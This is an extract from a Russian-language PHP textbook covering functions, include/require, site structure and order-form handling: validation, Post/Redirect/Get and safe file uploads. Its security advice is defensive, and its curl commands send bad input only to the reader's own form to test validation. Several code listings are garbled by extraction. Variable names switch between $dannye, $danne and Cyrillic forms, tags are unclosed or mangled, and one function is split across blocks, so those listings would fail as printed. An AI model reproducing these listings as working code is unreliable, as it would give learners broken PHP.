Читается гораздо лучше, чем `sozdat_tovar('Колодки', 25000, 0, true, 'Bosch')` — где попробуй угадай, что означает `true`.

► Область видимости — важное отличие от JavaScript

```
$nacenka = 1.35;  
  
function poschitat($cena) {  
    return $cena * $nacenka;    // ❌ не работает!  
}
```

⚠️ Функция в PHP не видит внешние переменные. Совсем. В JavaScript видела, в PHP — нет.

Правильно — передать параметром:

```
function poschitat(int $cena, float $nacenka): int {  
    return (int) round($cena * $nacenka);  
}
```

Есть слово `global`, которое даёт доступ к внешней переменной. Не пользуйтесь им. Функция, зависящая от глобального состояния, ведёт себя непредсказуемо: работает или нет в зависимости от того, что происходило раньше.

Хорошая функция зависит только от своих параметров. Такую легко проверить, легко переиспользовать и легко понять.

► Одна функция — одно дело

```
// ❌ Делает три вещи
function obrabotat_zakaz($dannye) {
    // проверяет
    // сохраняет в базу
    // отправляет письмо
}

// ✅ Три функции
function proverit_zakaz(array $d): array { ... }
function sohranit_zakaz(array $d): int { ... }
function otpravit_pismo(int $id): bool { ... }
```

Признак, что пора разделять: в названии функции просится «и».

РАЗБИРАЕМСЯ

include и require — подключение файлов

► Проблема

Шапка сайта на десяти страницах. Меняем телефон — правим десять файлов. Один забыли — на сайте два разных телефона.

► Решение

Выносим шапку в отдельный файл `includes/header.php` и подключаем:

```
<?php require 'includes/header.php'; ?>

<h1>Каталог</h1>

<?php require 'includes/footer.php'; ?>
```

Теперь шапка в одном месте.

► Четыре формы подключения

ЧТО ПИСАТЬ

ЕСЛИ ФАЙЛА НЕТ

<code>include</code>	Предупреждение, работа продолжается
<code>require</code>	Фатальная ошибка , всё останавливается
<code>include_once</code>	То же, но не подключит повторно
<code>require_once</code>	То же, но не подключит повторно

Правило:

- Файл **необходим** для работы (настройки, подключение к базе, функции) — `require_once`.
- Файл **желателен** (баннер, необязательный блок) — `include`.

`_once` защищает от двойного подключения. Если файл с функциями подключить дважды, PHP выдаст «функция уже объявлена» и упадёт. С `require_once` этого не случится.

На практике `require_once` покрывает почти все случаи.

► Пути — где ошибаются все

```
require 'includes/header.php';           // ⚠ относительно чего?  
require __DIR__ . '/includes/header.php'; // ✅ надёжно
```

Проблема относительных путей: они считаются от файла, который **запущен**, а не от того, где написана строка. Подключили файл из подпапки — и путь внутри него сломался.

`__DIR__` — это папка, где лежит **текущий** файл. С ним путь всегда верный, откуда бы файл ни подключили.

Ещё удобнее — задать корень проекта один раз:

```
// includes/config.php  
define('KOREN', __DIR__ . '/../');  
  
// в любом файле  
require_once KOREN . '/includes/functions.php';
```

Вот как выглядит нормально организованный проект:

```
moi-magazin/
├── includes/
│   ├── config.php      настройки
│   ├── functions.php   общие функции
│   ├── header.php      шапка + меню
│   └── footer.php       подвал
├── assets/
│   ├── css/style.css
│   └── js/script.js
├── pages/
│   ├── catalog.php
│   ├── tovar.php
│   └── contacts.php
└── index.php
```

Знакомо? Так устроен и autodoc.tj, код которого лежит рядом с этой книгой.

► `includes/config.php` — настройки

```
<?php

// Всё, что может понадобиться поменять, — здесь

define('SAIT_NAZVANIE', 'Автозапчасти Firdavs');
define('SAIT_GOROD', 'Худжанд');
define('SAIT_TELEFON', '+992 92 777 77 77');
define('SAIT_POCHTA', 'info@autodoc.tj');

define('NACENKA', 1.35);
define('DOSTAVKA_DIRAM', 1200);
define('BESPLATNO_OT_DIRAM', 100000);

define('KOREN', __DIR__ . '/../');
```

⚠ Пароли и ключи API в такой файл не пишут, если проект лежит в git. Их выносят в отдельный файл, который в репозиторий не попадает. Разберём в главе 32.

```
<?php

/** Экранирование для безопасного вывода. Короткое имя — потому что используется
    всюду. */
function e(?string $text): string {
    return htmlspecialchars((string) $text, ENT_QUOTES, 'UTF-8');
}

/** Дирамы в читаемые сомони. Деньги внутри системы всегда целые. */
function somoni(int $diram): string {
    return number_format($diram / 100, 2, '.', ' ');
}

/** Цена для покупателя из закупочной. */
function cena_prodazhi(int $zakup_diram): int {
    return (int) round($zakup_diram * NACENKA);
}

/** Доставка: бесплатно от определённой суммы. */
function cena_dostavki(int $summa_diram): int {
    return $summa_diram >= BESPLATNO_OT_DIRAM ? 0 : DOSTAVKA_DIRAM;
}

/** Правильное окончание: 1 товар, 2 товара, 5 товаров. */
function sklonenie(int $n, string $odin, string $dva, string $mnogo): string {
    $n = abs($n) % 100;
    if ($n >= 11 && $n <= 19) return $mnogo;
    $n = $n % 10;
    if ($n === 1) return $odin;
    if ($n >= 2 && $n <= 4) return $dva;
    return $mnogo;
}

/** Найти товар по id. Возвращает null, если не нашёлся. */
function nayti_tovar(array $tovary, int $id): ?array {
    foreach ($tovary as $t) {
        if ($t['id'] === $id) return $t;
    }
}
```

```
    return null;
}
```

► includes/header.php — шапка

```
<!DOCTYPE html>
<html lang="ru">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title><?= e($zagolovok ?? SAIT_NAZVANIE) ?></title>
    <link rel="stylesheet" href="/assets/css/style.css">
</head>
<body>
<div class="container">
    <header>
        <div>
            <div class="logo"><?= e(SAIT_NAZVANIE) ?></div>
            <div class="slogan"><?= e(SAIT_GOROD) ?></div>
        </div>
        <nav>
            <ul>
                <li><a href="/">Главная</a></li>
                <li><a href="/pages/catalog.php">Каталог</a></li>
                <li><a href="/pages/contacts.php">Контакты</a></li>
            </ul>
        </nav>
    </header>
    <main>
```

Обратите внимание на `$zagolovok ?? SAIT_NAZVANIE`: страница может задать свой заголовок, а если не задала — возьмётся название сайта.

Приём простой, но именно так шаблон становится **гибким**: общий код один, а отличия задаются переменными.

► `includes/footer.php` — **ПОДВАЛ**

```
</main>

<footer>
    <p><?= e(SAIT_GOROD) ?> .
        <a href="tel:<?= preg_replace('/\D/', '', SAIT_TELEFON) ?>"><?=
e(SAIT_TELEFON) ?></a> .
        <a href="mailto:<?= e(SAIT_POCHTA) ?>"><?= e(SAIT_POCHTA) ?></a></p>
    <p>&copy; <?= date('Y') ?> <?= e(SAIT_NAZVANIE) ?></p>
</footer>
</div>
</body>
</html>
```

`date('Y')` подставит текущий год — не придётся править копирайт каждый январь.

► Страница становится короткой

```
<?php
require_once __DIR__ . '/includes/config.php';
require_once __DIR__ . '/includes/functions.php';

$zagolovok = 'Каталог — ' . SAIT_NAZVANIE;
$tovary = [ /* ... */ ];

require __DIR__ . '/includes/header.php';
?>

<h1>Каталог запчастей</h1>

<div class="katalog">
    <?php foreach ($tovary as $t): ?>
        <article class="tovar">
            <h3><?= e($t['nazvanie']) ?></h3>
            <p class="cena"><?= somoni(cena_prodazhi($t['zakup'])) ?> сомони</p>
        </article>
    <?php endforeach; ?>
</div>

<?php require __DIR__ . '/includes/footer.php'; ?>
```

Страница теперь про своё содержимое, а не про повторяющуюся обвязку. Хотите поменять меню — правите один файл. Добавить в шапку счётчик корзины — тоже один файл, и он появится на всех страницах разом.

Автозапчасти Firdavs

Худжанд

[Главная](#) [Каталог](#) [Контакты](#)

Каталог запчастей

Тормозные колодки Bosch

249.75 сомони

Масляный фильтр Mann

44.55 сомони

Свечи зажигания Denso

120.15 сомони

Тормозные диски Brembo

780.30 сомони

Шапка, подвал и все функции пришли из `includes/`. Сама страница — двадцать строк.

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>function имя(int \$x): string</code>	Функция с типами входа и выхода
<code>?array</code>	Массив или <code>null</code>
<code>void</code>	Ничего не возвращает
<code>\$gorod = 'Худжанд'</code>	Значение по умолчанию. Ставится последним
<code>имя: значение</code> при вызове	Именованный аргумент (PHP 8)
<code>require</code>	Подключить. Нет файла — всё останавливается
<code>include</code>	Подключить. Нет файла — предупреждение и дальше
<code>_once</code>	Не подключать повторно
<code>__DIR__</code>	Папка текущего файла
<code>define('ИМЯ', ...)</code>	Константа
<code>date('Y')</code>	Текущий год
<code>compact('a', 'b')</code>	Собрать массив из переменных

ГРАБЛИ

Грабли

Ждать, что функция увидит внешнюю переменную. Не увидит. Передавайте параметром.

Пользоваться `global`. Функция становится непредсказуемой.

Относительные пути в подключениях. Работает, пока файл не подключили из другой папки. Используйте `__DIR__`.

Подключить файл с функциями дважды. «Cannot redeclare function». Лечится `require_once`.

Вывести что-то до `header.php`. Если в подключаемом файле окажется лишний пробел или пустая строка до `<?php`, это уйдёт в вывод — и потом сломаются перенаправления и заголовки. Именно поэтому в чистых PHP-файлах не ставят `?>`.

Складывать все функции в один огромный файл. Когда их станет двести, разделите по смыслу: `functions_tovary.php`, `functions_zakazy.php`.

ЗАДАЧИ

Задачи

Задача 23.1. Создайте структуру папок из главы и разложите свой проект.

Задача 23.2. Вынесите в `functions.php` все функции, которые вы писали в прошлых главах. Добавьте типы.

Задача 23.3. Сделайте так, чтобы каждая страница задавала свой `<title>` через переменную `$zagolovok`.

Задача 23.4. Что произойдёт и почему?

```
$nacenka = 1.35;
function cena($zakup) {
    return $zakup * $nacenka;
}
echo cena(1000);
```

Задача 23.5. Напишите функцию `menu_aktivnyi(string $put): string`, которая возвращает класс `active`, если текущая страница совпадает с переданной. Подсказка: `$_SERVER['PHP_SELF']`.

Задача 23.6. Добавьте в шапку счётчик товаров в каталоге. Убедитесь, что он появился на всех страницах сразу.

Задача 23.7. Напишите функцию `obrezat(string $text, int $dlina = 100): string`, которая укорачивает длинный текст и добавляет многоточие. Не разрезайте слово посередине.

Задача 23.8. Найдите три ошибки:

```
<?php
include 'includes/functions.php';
include 'includes/functions.php';

function skidka($cena, $procent = 10, $tip) {
    return $cena - $cena * $procent / 100;
}
```

Задача 23.9. Сделайте `includes/breadcrumbs.php` — «хлебные крошки» (Главная → Каталог → Товар). Принимает массив ссылок, выводит цепочку.

Ответы — в Приложении Г.

В БОЮ

Откройте `includes/` в корне этого репозитория. Увидите ровно то, о чём глава: общие функции, подключение к базе, настройки, шаблоны шапки и подвала.

Обратите внимание на две вещи:

Файл с паролями отделён. Настройки лежат в `config/`, а сами пароли — в файле, который не попадает в git. Это жёсткое правило проекта: секреты никогда не хранятся в репозитории.

Функции разбиты по смыслу. Не один `functions.php` на тысячу строк, а отдельные файлы: работа с товарами, работа с продавцами, финансы. Когда проект растёт, это единственный способ не утонуть.

- **Не повторяйся.** Каждый кусок знания — в одном месте.
- Указывайте **типы** параметров и возврата. Дешёвая защита от ошибок.
- Функция **не видит внешние переменные**. Передавайте параметром.
- `global` не использовать.
- Одна функция — одно дело.
- `require_once` для необходимых файлов, `include` для необязательных.
- Пути через `__DIR__`, не относительные.
- Структура: `includes/` для общего, `pages/` для страниц, `assets/` для стилей.
- Шаблон гибок за счёт переменных: `$zagolovok ?? $SAIT_NAZVANIE`.
- Не ставьте `?>` в конце PHP-файлов.

Дальше — формы: научимся принимать данные от покупателя.

Формы: GET и POST

ЗАЧЕМ ЭТО**Зачем эта глава**

В главе 7 вы сверстали формы, но они никуда не отправлялись — обработчика не существовало.

Сегодня напишем его. Научимся принимать данные от человека, проверять их и отвечать осмысленно.

И сразу — самое важное правило этой главы, которое стоит запомнить прежде всего остального:

Никогда не доверяйте данным, пришедшим от пользователя.

Не потому, что покупатели злые. А потому, что среди тысячи посетителей всегда найдётся один, кто отправит не то, что вы ожидали, — случайно или нарочно.

РАЗБИРАЕМСЯ**Как данные попадают в PHP**

Помните `$_GET` и `$_POST` из прошлых глав? Это массивы, которые PHP заполняет сам, ещё до того, как выполнится первая строчка вашего кода.

```
$_GET      // данные из адресной строки
$_POST     // данные из формы, отправленной методом POST
$_REQUEST  // и то, и другое — не используйте, см. ниже
$_SERVER   // сведения о запросе: метод, адрес, браузер
$_FILES    // загруженные файлы
$_SESSION  // сессия (глава 38)
$_COOKIE   // куки
```

Такие массивы называются **суперглобальными**: они видны везде, в том числе внутри функций (единственное исключение из правила прошлой главы).

⚠ `$_REQUEST` объединяет GET, POST и COOKIE. Звучит удобно, но это дыра: злоумышленник может подменить POST-параметр через адресную строку. **Всегда указывайте источник явно.**

РАЗБИРАЕМСЯ

GET — данные в адресе

► Форма

```
<form action="/search.php" method="GET">
  <input type="search" name="q" value="">
  <select name="brend">
    <option value="">Все</option>
    <option value="bosch">Bosch</option>
  </select>
  <button type="submit">Найти</button>
</form>
```

После отправки адрес станет таким:

```
/search.php?q=kołodki&brend=bosch
```

► Обработка

```
<?php
$zapros = $_GET['q'] ?? '';
$brend = $_GET['brend'] ?? '';

echo 'Ищем: ' . e($zapros);
```

?? обязателен: если параметра нет, обращение к нему выдаст предупреждение.

► Когда GET

ПОДХОДИТ	НЕ ПОДХОДИТ
Поиск	Пароли
Фильтры каталога	Оформление заказа
Пагинация	Что-либо, меняющее данные
Сортировка	Загрузка файлов

Признак GET: ссылкой на результат можно поделиться, и повторное открытие ничего не ломает.

РАЗБИРАЕМСЯ

POST — данные внутри запроса

► Форма

```
<form action="/order.php" method="POST">
  <input type="text" name="imya" required>
  <input type="tel" name="telefon" required>
  <input type="hidden" name="tovar_id" value="42">
  <button type="submit">Заказать</button>
</form>
```

► Обработка

```
<?php
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
    http_response_code(405);
    exit('Метод не разрешён');
}

$imya = trim($_POST['imya'] ?? '');
$telefon = trim($_POST['telefon'] ?? '');
$tovar_id = (int) ($_POST['tovar_id'] ?? 0);
```

⚠ **Проверка метода — обязательна.** Без неё страницу создания заказа можно открыть простой ссылкой, и она отработает. Помните эту строчку из главы 2 — теперь понятно, зачем она.

► Когда POST

Всё, что **меняет данные** или содержит личное: заказы, регистрация, вход, отзывы, загрузка файлов.

РАЗБИРАЕМСЯ

Правило «одна страница — и форма, и обработка»

Новички часто делают две страницы: форма в одной, обработка в другой. Получается неудобно: при ошибке некуда вернуть введённые данные.

Правильный подход — **одна страница делает всё:**


```

<?php
$oshibki = [];
$dannye = ['imya' => '', 'telefon' => '', 'kommentariy' => ''];
$uspeh = false;

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    // 1. Забираем
    $danne['imya'] = trim($_POST['imya'] ?? '');
    $danne['telefon'] = trim($_POST['telefon'] ?? '');
    $danne['kommentariy'] = trim($_POST['kommentariy'] ?? '');

    // 2. Проверяем
    if (mb_strlen($danne['imya']) < 2) {
        $oshibki['imya'] = 'Имя слишком короткое';
    }
    if (!preg_match('/^\+?[0-9\s\-\(\)]{9,20}$/', $danne['telefon'])) {
        $oshibki['telefon'] = 'Проверьте номер телефона';
    }

    // 3. Если всё хорошо — сохраняем
    if (empty($oshibki)) {
        // здесь будет запись в базу (глава 33)
        $uspeh = true;
    }
}

?>

<?php if ($uspeh): ?>
    <div class="uspeh">Заказ принят! Мы позвоним в течение часа.</div>
<?php else: ?>
    <form method="POST">
        <label for="imya">Ваше имя</label>
        <input type="text" id="imya" name="imya"
            value="<?= e($danne['imya']) ?>"
            class="<?= isset($oshibki['imya']) ? 'oshibka' : '' ?>"
        <?php if (isset($oshibki['imya'])): ?>
            <span class="podskazka"><?= e($oshibki['imya']) ?></span>
        <?php endif; ?>

        <button type="submit">Заказать</button>
    </form>
</div>

```

```
</form>
<?php endif; ?>
```

Три вещи, которые здесь важны:

`value="<?= e($danne[ 'имя' ]) ?>"` — введённые данные возвращаются в поля. Без этого человек, ошибившийся в телефоне, будет заполнять форму заново. Мелочь, из-за которой бросают оформление заказа.

Ошибки показываются у своего поля, а не общим списком сверху.

Форма отправляется сама на себя — атрибут `action` не нужен.

РАЗБИРАЕМСЯ

Проверка данных

► Почему проверка в браузере не считается

В главе 7 мы поставили `required` и `pattern`. Это удобно для человека — и совершенно бесполезно для защиты.

Отключить проверку в браузере можно за десять секунд через F12. А можно вообще не открывать браузер и отправить запрос напрямую:

```
curl -X POST http://site.tj/order.php -d "имя=&telefon=взлом"
```

Проверка в браузере — удобство. Проверка на сервере — защита. Нужны обе, но полагаться можно только на вторую.

► Типовые проверки

```
// Обязательное поле
if ($imya === '') {
    $oshibki['imya'] = 'Заполните имя';
}

// Длина — с mb_ для русского
if (mb_strlen($imya) < 2 || mb_strlen($imya) > 50) {
    $oshibki['imya'] = 'От 2 до 50 символов';
}

// Число в диапазоне
$kolichestvo = filter_input(INPUT_POST, 'kol', FILTER_VALIDATE_INT,
    ['options' => ['min_range' => 1, 'max_range' => 99]]);
if ($kolichestvo === false || $kolichestvo === null) {
    $oshibki['kol'] = 'Количество от 1 до 99';
}

// Почта
$pochta = filter_var($_POST['email'] ?? '', FILTER_VALIDATE_EMAIL);
if ($pochta === false) {
    $oshibki['email'] = 'Проверьте адрес почты';
}

// Выбор из списка — только допустимые значения
$dopustimye = ['samovyvoz', 'kurier', 'pochta'];
$dostavka = $_POST['dostavka'] ?? '';
if (!in_array($dostavka, $dopustimye, true)) {
    $oshibki['dostavka'] = 'Выберите способ доставки';
}
```

⚠ **Последняя проверка особенно важна.** Выпадающий список в браузере не гарантирует, что придёт одно из его значений — злоумышленник отправит что угодно. **Всегда сверяйтесь со списком допустимых значений** и передавайте `true` третьим аргументом `in_array` (строгое сравнение).

► Очистка против проверки

Два разных действия, которые часто путают:

	ЧТО ДЕЛАЕТ	ПРИМЕР
Очистка	Приводит данные в порядок	<code>trim()</code> — убрать пробелы
Проверка	Решает, годятся ли данные	«телефон должен быть из цифр»

Сначала очистить, потом проверить. И экранировать при выводе — это третье, отдельное действие.

Запомните разделение:

- пришло → **очистить** (`trim`, привести тип);
- перед сохранением → **проверить** (годится или нет);
- перед показом → **экранировать** (`htmlspecialchars`).

Три разных момента, три разных инструмента. Путаница между ними — источник большинства уязвимостей.

РАЗБИРАЕМСЯ

Redirect после POST

► Проблема

Человек оформил заказ, увидел «спасибо» и нажал F5. Браузер спросит «отправить данные повторно?» — и создастся второй заказ.

► Решение

После успешной обработки — **перенаправить** на другую страницу:

```
if (empty($oshibki)) {
    // сохранили заказ, получили номер
    $nomer = 1024;

    header('Location: /spasibo.php?zakaz=' . $nomer);
    exit;
}
```

⚠ Два обязательных момента:

`exit` после `header`. Без него код продолжит выполняться.

Ничего не выводить до `header`. Ни одного символа, включая пробел перед `<?php`. Иначе PHP скажет «headers already sent» — заголовки уже отправлены. Это самая частая причина, по которой перенаправление «не работает».

Приём называется PRG — Post/Redirect/Get. Используется всегда, где есть формы.

РАЗБИРАЕМСЯ

Загрузка файлов

Коротко, потому что тема важная:

```
if (!empty($_FILES['foto']['name'])) {
    $fail = $_FILES['foto'];

    // 1. Проверить ошибки загрузки
    if ($fail['error'] !== UPLOAD_ERR_OK) {
        $oshibki['foto'] = 'Не удалось загрузить файл';
    }

    // 2. Проверить размер
    if ($fail['size'] > 2 * 1024 * 1024) {
        $oshibki['foto'] = 'Файл больше 2 МБ';
    }

    // 3. Проверить настоящий тип — НЕ по расширению!
    $tip = mime_content_type($fail['tmp_name']);
    if (!in_array($tip, ['image/jpeg', 'image/png', 'image/webp'], true)) {
        $oshibki['foto'] = 'Только JPG, PNG или WebP';
    }

    // 4. Своё имя файла, а не пришедшее
    if (empty($oshibki)) {
        $rasshirenie = match ($tip) {
            'image/jpeg' => 'jpg',
            'image/png'  => 'png',
            'image/webp' => 'webp',
        };
        $imya = bin2hex(random_bytes(16)) . '.' . $rasshirenie;
        move_uploaded_file($fail['tmp_name'], __DIR__ . '/uploads/' . $imya);
    }
}
```

⚠ Три правила загрузки файлов, нарушение которых приводит ко взлому:

1. Не верьте расширению. Файл `virus.php.jpg` — не картинка. Проверяйте настоящий тип через `mime_content_type`.
2. Не используйте имя, пришедшее от пользователя. Оно может содержать `../..` и увести файл куда угодно. Генерируйте своё.
3. Не храните загруженное там, где может выполняться PHP. Иначе загруженный скрипт запустится на вашем сервере.

Не обязательно ставить форму `enctype="multipart/form-data"` — обязательно. Без этого атрибута файл просто не придёт.

```
<?php
require_once __DIR__ . '/includes/config.php';
require_once __DIR__ . '/includes/functions.php';

$tovary = [
    1 => ['nazvanie' => 'Тормозные колодки Bosch', 'cena' => 25000],
    2 => ['nazvanie' => 'Масляный фильтр Mann', 'cena' => 4500],
    3 => ['nazvanie' => 'Свечи зажигания Denso', 'cena' => 12000],
];

$oшибки = [];
$uspeh = false;
$номер_заказа = null;

$dанные = [
    'товар_id' => 1,
    'количество' => 1,
    'имя' => '',
    'телефон' => '',
    'доставка' => 'самовывоз',
    'комментарий' => '',
];

if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    // --- Очистка ---
    $данные['товар_id'] = (int) ($_POST['товар_id'] ?? 0);
    $данные['количество'] = (int) ($_POST['количество'] ?? 0);
    $данные['имя'] = trim($_POST['имя'] ?? '');
    $данные['телефон'] = trim($_POST['телефон'] ?? '');
    $данные['доставка'] = $_POST['доставка'] ?? '';
    $данные['комментарий'] = trim($_POST['комментарий'] ?? '');

    // --- Проверка ---
    if (!isset($tovary[$данные['товар_id']])) {
        $ошибки['товар_id'] = 'Выберите товар';
    }

    if ($данные['количество'] < 1 || $данные['количество'] > 99) {
        $ошибки['количество'] = 'Количество от 1 до 99';
    }
}
```

```

    }
    if (mb_strlen($dannye['imya']) < 2) {
        $oshibki['imya'] = 'Введите имя, минимум 2 символа';
    }
    if (!preg_match('/^\+?[0-9\s\-\(\)]{9,20}$/', $dannye['telefon'])) {
        $oshibki['telefon'] = 'Телефон в формате +992 XX XXX XX XX';
    }
    if (!in_array($dannye['dostavka'], ['samovyvoz', 'kurier'], true)) {
        $oshibki['dostavka'] = 'Выберите способ получения';
    }
    if (mb_strlen($dannye['kommentariy']) > 500) {
        $oshibki['kommentariy'] = 'Комментарий слишком длинный';
    }

    // --- Сохранение ---
    if (empty($oshibki)) {
        // Цену берём ИЗ КАТАЛОГА, а не из формы.
        // Придёт из формы — покупатель поставит любую.
        $tovar = $tovary[$dannye['tovar_id']];
        $summa = $tovar['cena'] * $dannye['kolichество'];
        $dostavka_diram = $dannye['dostavka'] === 'kurier' ? cena_dostavki($summa) :
0;

        $itogo = $summa + $dostavka_diram;

        // Здесь будет запись в базу (глава 33)
        $nomer_zakaza = random_int(1000, 9999);
        $uspeh = true;
    }
}

$zagolovok = 'Оформление заказа';
require __DIR__ . '/includes/header.php';
?>

<h1>Оформление заказа</h1>

<?php if ($uspeh): ?>

    <div class="uspeh">
        <h2>Заказ №<?= $nomer_zakaza ?> принят</h2>
        <p>Товар: <?= e($tovar['nazvanie']) ?> × <?= $dannye['kolichество'] ?></p>
        <p>Сумма товаров: <?= somoni($summa) ?> сомони</p>
    </div>
</?php>

```



```

        <p>Доставка: <?= $dostavka_diram > 0 ? somoni($dostavka_diram) . ' сомони' :
        'бесплатно' ?></p>

        <p><strong>К оплате: <?= somoni($itogo) ?> сомони</strong></p>

        <p>Мы позвоним на <?= e($dannye['telefon']) ?> в течение часа.</p>
    </div>

<?php else: ?>

    <?php if (!empty($oshibki)): ?>
        <div class="oshibka-obshaya">
            Проверьте <?= count($oshibki) ?>
            <?= sklonenie(count($oshibki), 'поле', 'поля', 'полей') ?> ниже
        </div>
    <?php endif; ?>

    <form method="POST" class="forma">

        <div class="pole">
            <label for="tovar_id">Товар</label>
            <select id="tovar_id" name="tovar_id">
                <?php foreach ($tovary as $id => $t): ?>
                    <option value="<?= $id ?>" <?= $dannye['tovar_id'] === $id ?
                    'selected' : '' ?>>
                        <?= e($t['nazvanie']) ?> — <?= somoni($t['cena']) ?> сомони
                    </option>
                <?php endforeach; ?>
            </select>
        </div>

        <div class="pole">
            <label for="kolichestvo">Количество</label>
            <input type="number" id="kolichestvo" name="kolichestvo" min="1"
            max="99"
                value="<?= e((string) $dannye['kolichestvo']) ?>"
                class="<?= isset($oshibki['kolichestvo']) ? 'plohoe' : '' ?>">
            <?php if (isset($oshibki['kolichestvo'])): ?>
                <span class="podskazka"><?= e($oshibki['kolichestvo']) ?></span>
            <?php endif; ?>
        </div>

        <div class="pole">
            <label for="imya">Ваше имя</label>

```

```

        <input type="text" id="imya" name="imya"
            value="<?= e($dannye['imya']) ?>"
            class="<?= isset($oshibki['imya']) ? 'plohoe' : '' ?>">
    <?php if (isset($oshibki['imya'])): ?>
        <span class="podskazka"><?= e($oshibki['imya']) ?></span>
    <?php endif; ?>
</div>

<div class="pole">
    <label for="telefon">Телефон</label>
    <input type="tel" id="telefon" name="telefon" placeholder="+992 92 777
77 77"
        value="<?= e($dannye['telefon']) ?>"
        class="<?= isset($oshibki['telefon']) ? 'plohoe' : '' ?>">
    <?php if (isset($oshibki['telefon'])): ?>
        <span class="podskazka"><?= e($oshibki['telefon']) ?></span>
    <?php endif; ?>
</div>

<div class="pole">
    <label>Способ получения</label>
    <label class="galka">
        <input type="radio" name="dostavka" value="samovyvoz"
            <?= $dannye['dostavka'] === 'samovyvoz' ? 'checked' : '' ?>>
        Самовывоз, Худжанд — бесплатно
    </label>
    <label class="galka">
        <input type="radio" name="dostavka" value="kurier"
            <?= $dannye['dostavka'] === 'kurier' ? 'checked' : '' ?>>
        Курьером — 12.00 сомони, от 1000 сомони бесплатно
    </label>
</div>

<div class="pole">
    <label for="kommentariy">Комментарий</label>
    <textarea id="kommentariy" name="kommentariy" rows="3"
        placeholder="Марка, год, объём двигателя"><?=
e($dannye['kommentariy']) ?></textarea>
</div>

<button type="submit">Оформить заказ</button>
</form>

```

```
<?php endif; ?>
```

```
<?php require __DIR__ . '/includes/footer.php'; ?>
```

► Главное в этом коде

Цена берётся из каталога, а не из формы. Перечитайте комментарий в коде — это не педантизм. Если цену прислать скрытым полем, покупатель поменяет её в браузере на 1 и оформит заказ. Такие магазины взламывают школьники.

Правило: из формы приходит только то, что пользователь имеет право выбирать — какой товар, сколько штук, куда доставить. Всё остальное — цены, скидки, права — берётся на сервере.

НА ЭКРАНЕ

На экране

Отправили форму с ошибками — данные сохранились, подсказки у своих полей:

проверьте 3 поля ниже

Товар

Тормозные колодки Bosch — 250.00 сомони

Количество

500

Количество от 1 до 99

Ваше имя

Ф

Введите имя, минимум 2 символа

Телефон

123

Телефон в формате +992 XX XXX XX XX

Заполнили правильно — заказ принят, сумма посчитана на сервере:

Автозапчасти Firdavs

Худжанд

[Главная](#) [Каталог](#) [Контакты](#)

Оформление заказа

Заказ №9122 принят

Товар: Тормозные колодки Bosch × 3

Сумма товаров: 750.00 сомони

Доставка: 12.00 сомони

К оплате: 762.00 сомони

Мы позвоним на +992 92 777 77 77 в течение часа.

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>\$_GET['q']</code>	Параметр из адресной строки
<code>\$_POST['imya']</code>	Поле формы, отправленной POST
<code>\$_SERVER['REQUEST_METHOD']</code>	Метод запроса: GET или POST
<code>\$_FILES['foto']</code>	Загруженный файл
<code>?? ''</code>	Запасное значение, если параметра нет
<code>trim()</code>	Убрать пробелы по краям
<code>(int) \$x</code>	Превратить в целое
<code>filter_var(\$x, FILTER_VALIDATE_EMAIL)</code>	Проверить почту
<code>in_array(\$x, \$spisok, true)</code>	Есть ли в списке. true — строго
<code>preg_match('/шаблон/', \$x)</code>	Проверка по образцу
<code>header('Location: ...')</code>	Перенаправление
<code>exit</code>	Остановить выполнение
<code>http_response_code(405)</code>	Задать код ответа
<code>mime_content_type()</code>	Настоящий тип файла
<code>random_int()</code> / <code>random_bytes()</code>	Криптостойкая случайность
PRG	Post → Redirect → Get. Защита от повторной отправки

ГРАБЛИ

Грабли

Доверять данным из формы. Главная ошибка. Проверяйте всё на сервере.

Брать цену из скрытого поля. Прямой путь к бесплатным заказам.

Не проверять метод запроса. Обработчик откроется обычной ссылкой.

Использовать `$_REQUEST` . Позволяет подменить POST через адресную строку.

Не возвращать данные в поля при ошибке. Человек заполняет форму заново и уходит.

Забыть `exit` после `header('Location:')` . Код выполнится дальше.

«Headers already sent». Что-то вывелось до `header` . Ищите лишний пробел или BOM в начале файла.

Проверять файл по расширению. `virus.php.jpg` пройдёт. Только `mime_content_type` .

Не экранировать при выводе. Даже свои данные — привычка должна быть безусловной.

ЗАДАЧИ

Задачи

Задача 24.1. Соберите форму заказа из главы. Проверьте: отправка с ошибками, сохранение введённого, успешное оформление.

Задача 24.2. Сделайте страницу поиска на GET: поле запроса, фильтр бренда, результаты. Поделитесь ссылкой сами с собой — результаты должны сохраниться.

Задача 24.3. Что произойдёт и почему?

```
<?php
$cena = $_POST['cena'];
$itogo = $cena * $_POST['kolichество'];
echo "К оплате: $itogo";
```

Найдите три проблемы.

Задача 24.4. Добавьте в форму заказа поле «электронная почта» с проверкой через `filter_var` .

Задача 24.5. Реализуйте PRG: после успешного заказа перенаправьте на `spasibo.php?zakaz=номер` . Проверьте, что F5 больше не создаёт дубль.

Задача 24.6. Сделайте форму обратной связи с загрузкой фотографии. Проверьте размер, настоящий тип и сгенерируйте своё имя файла.

Задача 24.7. Проверьте свою форму «в обход браузера»:

```
curl -X POST http://localhost:8000/order.php -d "imya=&telefon=xxx&kolichestvo=-5"
```

Ваши серверные проверки сработали? Если нет — это дыра.

Задача 24.8. Напишите функцию `proverit_zakaz(array $post, array $tovary): array`, которая возвращает массив ошибок. Вынесите в неё всю проверку из примера.

Задача 24.9. Сделайте так, чтобы поля с ошибками подсвечивались красной рамкой, а первое такое поле получало фокус при загрузке страницы.

Ответы — в Приложении Г.

В БОЮ

Откройте `buyer/checkout.php` в этом репозитории — оформление заказа настоящего магазина.

Найдите там проверку метода, сбор данных через `??`, проверки перед сохранением и перенаправление после успеха. Всё то же самое, только проверок больше: адрес, способ оплаты, наличие товара на момент заказа.

Особенно посмотрите, откуда берётся цена. Она **не приходит из формы** — считается заново по данным из базы, в момент оформления. Так делают все серьёзные магазины: между тем, как покупатель открыл страницу, и тем, как нажал «Заказать», цена могла измениться.

И ещё одна деталь, которую вы увидите: скрытое поле с непонятным длинным значением. Это **CSRF-токен** — защита от того, чтобы форму отправили с чужого сайта от вашего имени. Разберём в главе 36.

ИТОГ

- `$_GET` — из адреса, `$_POST` — из формы. `$_REQUEST` не использовать.
- **GET** для поиска и фильтров, **POST** для всего, что меняет данные.
- **Проверяйте метод запроса** в обработчике.
